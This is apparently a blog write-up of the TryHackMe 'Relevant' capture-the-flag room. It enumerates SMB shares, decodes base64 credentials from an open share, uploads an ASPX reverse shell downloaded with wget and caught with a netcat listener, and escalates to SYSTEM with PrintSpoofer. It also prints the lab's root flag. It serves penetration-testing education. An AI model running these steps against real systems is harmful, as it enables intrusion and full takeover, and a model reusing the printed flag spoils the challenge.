

Some Machines are exploitable instantly but some might require exploiting other ones first. Enumerate every compromised machine to identify valuable information, that will help you proceed further into the environment.
If you are stuck on one of the machines, don't overthink and start pentesting another one.
When you read the flag file, you can be sure that the machine was successfully compromised. But keep your eyes open - apart from the flag, other useful information may be present on the system.
Pre-Engagement Briefing
You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in seven days.
Scope of Work
The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:
User.txt
Root.txt
Additionally, the client has provided the following scope allowances:
# Any tools or techniques are permitted in this engagement, however we ask that # you attempt manual exploitation first
# Locate and note all vulnerabilities found
# Submit the flags discovered to the dashboard
# Only the IP address assigned to your machine is in scope
# Find and report ALL vulnerabilities (yes, there is more than one path to root)
Penetration Testing Methodology
Reconnaissance
# Nmap
Enumeration
# Smbclient
# Smbmap
Exploiting
# Abuse of write permission in Samba service
Privilege Escalation
# Permission in SeImpersonatePrivilege in the system.
Lets Start, first of all we will Reconnaissance this machine (our target ip may be differ from you ), lets scan first with nmap..
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ sudo nmap -sC -sV  10.10.220.229                                                                                                                                                  130 ⨯
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-17 11:22 IST
Nmap scan report for 10.10.220.229
Host is up (0.35s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2022-03-17T05:53:59+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2022-03-16T05:13:22
|_Not valid after:  2022-09-15T05:13:22
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2022-03-17T05:53:20+00:00
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m00s, deviation: 3h07m51s, median: 0s
| smb2-time:
|   date: 2022-03-17T05:53:20
|_  start_date: 2022-03-17T05:14:03
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-03-16T22:53:20-07:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.72 seconds
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
Then we will enumerating with enum4linux but unfortunately we get nothing from it..but we will keep trying.
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ enum4linux 10.10.220.229
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Mar 17 10:47:18 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.220.229
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 10.10.220.229    |
 =====================================================
[E] Can't find workgroup/domain


 =============================================
|    Nbtstat Information for 10.10.220.229    |
 =============================================
Looking up status of 10.10.220.229
No reply from 10.10.220.229

 ======================================
|    Session Check on 10.10.220.229    |
 ======================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$                                                                                                                                                                                     1 ⨯
you can also enumerate with nmap samba enumeration
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ nmap -p 139,445 -Pn --script smb-enum* 10.10.220.229
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-17 12:31 IST
Nmap scan report for 10.10.220.229
Host is up (0.35s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.220.229\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.220.229\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.220.229\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\10.10.220.229\nt4wrksv:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ/WRITE
| smb-enum-sessions:
|_  <nobody>

Nmap done: 1 IP address (1 host up) scanned in 97.83 seconds
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
Also read-

Click Here

We are visiting the web service (port 80), we check the source code and robots.txt, it seems that there is nothing useful.
Network share
Let’s start with the network share. Listing the shares reveals the presence of nt4wrksv.
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$  smbclient -L //10.10.220.229
Enter WORKGROUP\kali's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    nt4wrksv        Disk
SMB1 disabled -- no workgroup available

┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
Connecting to this share reveals a password file:
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ sudo smbclient //10.10.220.229/nt4wrksv
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jul 26 03:16:04 2020
  ..                                  D        0  Sun Jul 26 03:16:04 2020
  passwords.txt                       A       98  Sat Jul 25 20:45:33 2020

                7735807 blocks of size 4096. 4922488 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> #www.hackingtruth.org
The file contains base64 encoded credentials, We decode the file and we found credentials.
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ ls
content.txt  passwords.txt
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk                                                                                                                                                    ┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
For decoding this one, you can use many types of method like online, offline, via terminal, etc. But we will hURL tool. So, first install it and then you can use it.
Also read-

Click Here
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ sudo apt-get install hurl

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libblkid-dev libglib2.0-dev-bin libmount-dev libpcre16-3 libpcre2-dev libpcre2-posix3 libpcre3-dev libpcre32-3 libpcrecpp0v5 libselinux1-dev libsepol-dev mypaint-brushes mypaint-data
  mypaint-data-extras uuid-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  hurl
0 upgraded, 1 newly installed, 0 to remove and 903 not upgraded.
Need to get 19.5 kB of archives.
After this operation, 191 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 hurl all 2.1-0kali2 [19.5 kB]
Fetched 19.5 kB in 14s (1,432 B/s)
Selecting previously unselected package hurl.
(Reading database ... 431755 files and directories currently installed.)
Preparing to unpack .../hurl_2.1-0kali2_all.deb ...
Unpacking hurl (2.1-0kali2) ...
Setting up hurl (2.1-0kali2) ...
Processing triggers for kali-menu (2021.4.2) ...
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ hURL -b "Qm9iIC0gIVBAJCRXMHJEITEyMw=="

Original string       :: Qm9iIC0gIVBAJCRXMHJEITEyMw==
base64 DEcoded string :: Bob - !P@$$W0rD!123
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$


┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ hURL -b "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk"

Original string       :: QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
base64 DEcoded string :: Bill - Juw4nnaM4n420696969!$$$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$


┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123                                                                                                                                                                         ┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ #www.kumaratuljaiswal.in    #www.hackingtruth.in
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$                                                                                                                                                              ┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d;echo""
Bill - Juw4nnaM4n420696969!$$$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d;echo""
Bob - !P@$$W0rD!123
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
Is an hour of use of smbmap with credentials found. We view can writing in share “nt4wrksv“.
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ smbmap -H 10.10.220.229 -u bob -p '!P@$$W0rD!123'
[+] IP: 10.10.220.229:445       Name: 10.10.220.229
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        nt4wrksv                                                READ, WRITE
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
Also read-

We are testing access the directory in different webservice, we enumerate of the correct SAMBA webservice in running port 49663.

Exploiting
We upload a “shell.aspx“, this is a webshell for execute commands from browser.
Click Here for Shell...
But first download shell.aspx
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ sudo wget https://raw.githubusercontent.com/borjmz/aspx-reverse-shell/master/shell.aspx
[sudo] password for hackerboy:
--2022-03-18 12:33:57--  https://raw.githubusercontent.com/borjmz/aspx-reverse-shell/master/shell.aspx
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8003::154, 2606:50c0:8000::154, 2606:50c0:8001::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8003::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15968 (16K) [text/plain]
Saving to: ‘shell.aspx’

shell.aspx                                     100%[====================================================================================================>]  15.59K  --.-KB/s    in 0.002s

2022-03-18 12:34:04 (9.54 MB/s) - ‘shell.aspx.1’ saved [15968/15968]

┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$
After downloading this shell.aspx, change this IP and port number with your (Attacker) machine IP address.

Now we can upload this shell in samba network via this command:
sudo smbclient //10.10.177.40/nt4wrksv -u bob -p┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ sudo smbclient //10.10.177.40/nt4wrksv -u bob -p
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Sun Jul 26 03:16:04 2020
.. D 0 Sun Jul 26 03:16:04 2020
passwords.txt A 98 Sat Jul 25 20:45:33 2020
7735807 blocks of size 4096. 4951344 blocks available
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (1.1 kb/s) (average 1.1 kb/s)
smb: \>
then we will run this url on browser and get a reverse shell via this command:
10.10.162.140:49663/nt4wrksv/shell.aspx (this IP is belong to vulnerable machine)
then run this command in our terminal
nc -nvlp 4444
after connecting reverse shell with your system then we will find user flag, so i searched it in every directory/file and finally i found this...so, i recommend you first find it yourself.
User-flag

Privilege Escalation (NT AUTHORITY\SYSTEM) (Root Flag)
We execute of command “whoami /priv” and we see that we have permission in privilege “SeImpersonatePrivilege” of the system.
c:\Users\Bob\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

c:\Users\Bob\Desktop>
I started to Google the abuse of this privilege in Windows 2016, I found this github that worked for me (after several xD attempts).
PrintSpoofer
To exploit this impersonation privilege, the standard potato exploit won’t work, and we’ll use a new tool called PrintSpoofer.
First we will download a PrintSpoofer.exe file for get a administrator power in windows...
Then we will put PrintSpoofer in samba network..
┌──(hackerboy㉿KumarAtulJaiswal)-[~/Desktop/tryhackme-relevant]
└─$ sudo smbclient //10.10.177.40/nt4wrksv -u bob -p
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jul 26 03:16:04 2020
  ..                                  D        0  Sun Jul 26 03:16:04 2020
  passwords.txt                       A       98  Sat Jul 25 20:45:33 2020

                7735807 blocks of size 4096. 4951344 blocks available
smb: \>
smb: \> put PrintSpoofer.exe
putting file PrintSpoofer.exe as \PrintSpoofer.exe (8.7 kb/s) (average 7.1 kb/s)
smb: \>
smb: \> dir
  .                                   D        0  Fri Mar 18 12:52:00 2022
  ..                                  D        0  Fri Mar 18 12:52:00 2022
  passwords.txt                       A       98  Sat Jul 25 20:45:33 2020
  PrintSpoofer.exe                    A    27136  Fri Mar 18 12:52:02 2022
  shell.aspx                          A    15990  Fri Mar 18 12:38:30 2022

                7735807 blocks of size 4096. 4946925 blocks available
smb: \>
c:\inetpub\wwwroot\nt4wrksv>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\inetpub\wwwroot\nt4wrksv

03/18/2022  12:22 AM    <DIR>          .
03/18/2022  12:22 AM    <DIR>          ..
07/25/2020  08:15 AM                98 passwords.txt
03/18/2022  12:22 AM            27,136 PrintSpoofer.exe
03/18/2022  12:08 AM            15,990 shell.aspx
               3 File(s)         43,224 bytes
               2 Dir(s)  20,228,485,120 bytes free

c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer -i -c cmd
PrintSpoofer -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
Now, let’s elevate our privileges with printspoofer:
Root Flag
C:\Windows\system32>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\

07/25/2020  08:16 AM    <DIR>           inetpub
07/25/2020  08:42 AM    <DIR>           Microsoft
07/16/2016  06:23 AM    <DIR>           PerfLogs
07/25/2020  08:00 AM    <DIR>           Program Files
07/25/2020  04:15 PM    <DIR>           Program Files (x86)
07/25/2020  02:03 PM    <DIR>           Users
07/25/2020  04:16 PM    <DIR>           Windows
               0 File(s)              0 bytes
               7 Dir(s)  20,228,354,048 bytes free

C:\>cd Users
cd Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users

07/25/2020  02:03 PM    <DIR>           .
07/25/2020  02:03 PM    <DIR>           ..
07/25/2020  08:05 AM    <DIR>           .NET v4.5
07/25/2020  08:05 AM    <DIR>           .NET v4.5 Classic
07/25/2020  10:30 AM    <DIR>           Administrator
07/25/2020  02:03 PM    <DIR>           Bob
07/25/2020  07:58 AM    <DIR>           Public
               0 File(s)              0 bytes
               7 Dir(s)  20,228,354,048 bytes free

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator

07/25/2020  10:30 AM    <DIR>           .
07/25/2020  10:30 AM    <DIR>           ..
07/25/2020  07:58 AM    <DIR>           Contacts
07/25/2020  08:24 AM    <DIR>           Desktop
07/25/2020  07:58 AM    <DIR>           Documents
07/25/2020  08:39 AM    <DIR>           Downloads
07/25/2020  07:58 AM    <DIR>           Favorites
07/25/2020  07:58 AM    <DIR>           Links
07/25/2020  07:58 AM    <DIR>           Music
07/25/2020  07:58 AM    <DIR>           Pictures
07/25/2020  07:58 AM    <DIR>           Saved Games
07/25/2020  07:58 AM    <DIR>           Searches
07/25/2020  07:58 AM    <DIR>           Videos
               0 File(s)              0 bytes
              13 Dir(s)  20,226,048,000 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator\Desktop

07/25/2020  08:24 AM    <DIR>           .
07/25/2020  08:24 AM    <DIR>           ..
07/25/2020  08:25 AM                35 root.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,224,438,272 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
C:\Users\Administrator\Desktop>

C:\Users\Administrator\Desktop>hackingtruth.org

Congratulations we got it :-)